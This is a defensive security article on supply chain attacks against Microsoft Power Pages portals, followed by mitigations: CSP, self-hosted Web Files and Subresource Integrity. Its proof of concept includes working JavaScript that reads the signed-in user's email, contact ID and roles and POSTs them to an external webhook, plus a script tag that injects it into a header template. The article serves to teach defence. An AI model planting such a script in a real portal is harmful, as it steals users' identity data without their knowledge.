Power Pages supply chain attack
One compromised script in the header is enough to steal your portal users’ identities. Learn how a supply chain attack targets Microsoft Power Pages and how a strict architecture protects your portal.
Contents
- Adding third-party scripts
- Power Pages security risks from external scripts
- How data exfiltration works in Power Pages
- Protecting Power Pages against supply chain attacks
- Security through self-hosting and strict CSP
Adding third-party scripts

A single <script> tag in the header template. That is all it takes to make an otherwise secure portal vulnerable to attackers. External scripts for analytics, chat widgets or UI libraries are common. But if the source of those scripts is compromised, a real vulnerability appears directly in your enterprise architecture.
In this article, I show in detail how such a supply chain attack works in Microsoft Power Pages, which data attackers target and which specific settings we use to protect our portals.
Power Pages security risks from external scripts
Development teams often load useful libraries directly from content delivery networks (CDNs) such as jsDelivr, unpkg or unsecured hosting services. The problem is that anyone who replaces the code on those servers also changes the behavior on our site. Attackers do not need to compromise our infrastructure. They only need to take over a script we trust.
Reading the portal user object
In Power Pages, the global object window.Microsoft.Dynamic365.Portal.User is particularly interesting to attackers. Every script running in the browser context can access it directly. It contains sensitive data about the currently signed-in portal user:
- Email address
- ContactId, the primary key of the portal contact
- Fullname and associated permission roles
A malicious script can read identity data through this object without parsing the DOM or complex HTML forms.
How data exfiltration works in Power Pages
To make the risk tangible for decision-makers and architects, we reproduce this attack in a controlled proof of concept (POC). This is how identity theft works in practice:
Create the payload script: We write a short JavaScript script that checks whether a user is signed in. If so, it reads the user object and sends the data to an external server, such as an attacker’s webhook.
/**
 * POC: Data Exfiltration (Enterprise Anti-Pattern)
 * This script demonstrates how a compromised third-party script
 * could extract sensitive data from a Power Pages portal,
 * if NO strict CSP is active.
 */

(function () {
  // 1. Goal: Directly extract sensitive user data from the portal context
  // The window.Microsoft.Dynamic365.Portal.User object often contains ProfileId, Email, etc.
  const extractSensitiveData = () => {
    const portalUser = window?.Microsoft?.Dynamic365?.Portal?.User;

    if (portalUser) {
      console.log('POC: Microsoft Portal User object found.');
      return portalUser; // Entire object as payload
    }

    return {};
  };

  // 2. Exfiltration: Send data to an external server
  const exfiltrate = (payload) => {
    if (Object.keys(payload).length === 0) return;

    console.warn('POC: Attempting data exfiltration to external server...');

    // Without CSP, this request would succeed:
    fetch('https://webhook.site/f9b18d96-8e16-4c0d-9e43-1e7f6d900777', {
      method: 'POST',
      mode: 'no-cors',
      body: JSON.stringify({
        url: window.location.href,
        timestamp: new Date().toISOString(),
        content: payload,
      }),
    }).catch((err) => {
      console.error('CSP SUCCESS: The browser blocked access to the external domain.');
    });
  };

  // Start after a short delay to ensure Power Pages components are loaded
  setTimeout(() => {
    const stolenData = extractSensitiveData();
    exfiltrate(stolenData);
  }, 2000);
})();
Simulate the attacker’s hosting: The script is hosted on an external service,
tiiny.sitein my test. The file is accessible from anywhere.Add the script to the portal: We add the script reference to a header Web Template through Power Pages Design Studio or the Portal Management app:
<!--
    MALICIOUS PROOF OF CONCEPT (POC) - DATA EXFILTRATION
    It demonstrates how an attacker might exfiltrate data from a victim's browser using JavaScript with a remote server
-->
<script src="https://js-poc-exfiltration.tiiny.site/js-poc-exfiltration.js"></script>
The attack begins: As soon as a real user signs in to the portal, the browser loads the script. The script accesses the
Portal.Userobject and sends the sensitive information to the external URL through a background POST request.The browser console’s Network tab confirms the attack’s success. The exfiltrated payload contains all identity attributes of the signed-in user. The original screenshots below retain their German-interface context.
 Figure: The network console shows the outgoing request containing user data sent to the external endpoint. This makes the data transfer already happening in the browser visible.
In parallel, the data arrives on the attacker’s server in real time. The Webhook.site dashboard shows detailed header information and the stolen JSON payload:
 Figure: The external service’s dashboard confirms receipt of the JSON payload in real time. Headers and identity data belonging to the signed-in user arrive outside the portal.
The payload contains all information available in the
Portal.Userobject. In this case:{ "userName": "demo_user", "firstName": "Demo", "lastName": "User", "email": "demo_user@muell.io", "contactId": "a9e56315-8994-f011-b4cc-00224875108e", "userRoles": [] }The user notices nothing of this background transfer.
Protecting Power Pages against supply chain attacks
Warning developers is not enough to prevent these attacks. Security must be built directly into the architecture.
1. Enable CSP in the portal settings
The most important foundation is enabling Content Security Policy (CSP). Power Pages provides direct settings so that the browser immediately stops unwanted data transfers. The official Microsoft documentation explains the configuration.
Important: for websites created after November 10, 2025, CSP is enabled by default with a predefined policy.
- Open the Portal Management app.
- Navigate to Site Settings, labeled Website-Einstellungen in the German interface, in the left menu.
- Search for
HTTP/Content-Security-Policy. Create the setting if it does not exist. - Set the default value to:
script-src 'self' content.powerapps.com content.powerapps.us content.appsplatform.us content.powerapps.cn 'nonce'; style-src 'unsafe-inline' https:;
 Figure: The Content Security Policy is stored as a central site setting in the Portal Management app. This restricts the sources from which the browser may load scripts. The original German interface is retained.
This rule causes the browser to block network requests to unknown domains such as https://attacker-api.example directly. The fetch call from our POC script is stopped and the data is not sent.
 Figure: The browser console records the blocked request after CSP is enabled. The external endpoint is no longer reached and the data does not leave the portal.
2. Self-host scripts as Web Files in the portal
If we no longer allow scripts from external domains, how can we still use JavaScript libraries? The answer is self-hosting directly in the portal.
- Download the required JavaScript file.
- Navigate to Web Files in the Portal Management app.
- Create a record and attach the script to its associated note. Make sure the MIME type is
application/javascriptso that the browser interprets the file correctly. - Add the script through its relative local path, for example
<script src="/meine-bibliothek.js"></script>.
 Figure: The Web File is stored directly in the portal as a separate record. This lets the script be served locally without an external source. The original German interface is retained.
The file is now served from our own domain ('self'), so it satisfies the strict CSP requirements. Our implementation of self-hosted local Web Files in the ECE project to eliminate external dependencies is an established enterprise security pattern.
 Figure: The browser console shows that the locally stored script loads despite strict CSP. Self-hosting preserves functionality while reducing the risk from external dependencies.
3. Use Subresource Integrity for external CDN resources
Where business requirements make external CDNs unavoidable, we use Subresource Integrity (SRI). This involves specifying a cryptographic hash when adding the script.
<script src="https://code.jquery.com/jquery-3.6.0.min.js" integrity="sha256-..." crossorigin="anonymous"></script>
If an attacker changes the code on the external server, the precomputed hash no longer matches the new code. The browser then refuses to execute the script.
Practical tip: we generate the SRI hash ourselves. Major CDN providers such as jsDelivr or unpkg do not display it automatically. Download the file locally and generate the hash with a tool such as OpenSSL:
openssl dgst -sha384 -binary jquery-3.6.0.min.js | openssl base64 -AEnter the result as the value of the integrity attribute. Some CDN sites, such as cdnjs.com, provide the hash directly in their embedding example, but jsDelivr and unpkg require this manual step.
Security through self-hosting and strict CSP
Trust is not a reliable security concept in enterprise IT. A supply chain attack exploits convenient development practices to bypass portal security invisibly. Consistent self-hosting and a strict CSP prevent this attack path long before attackers discover it.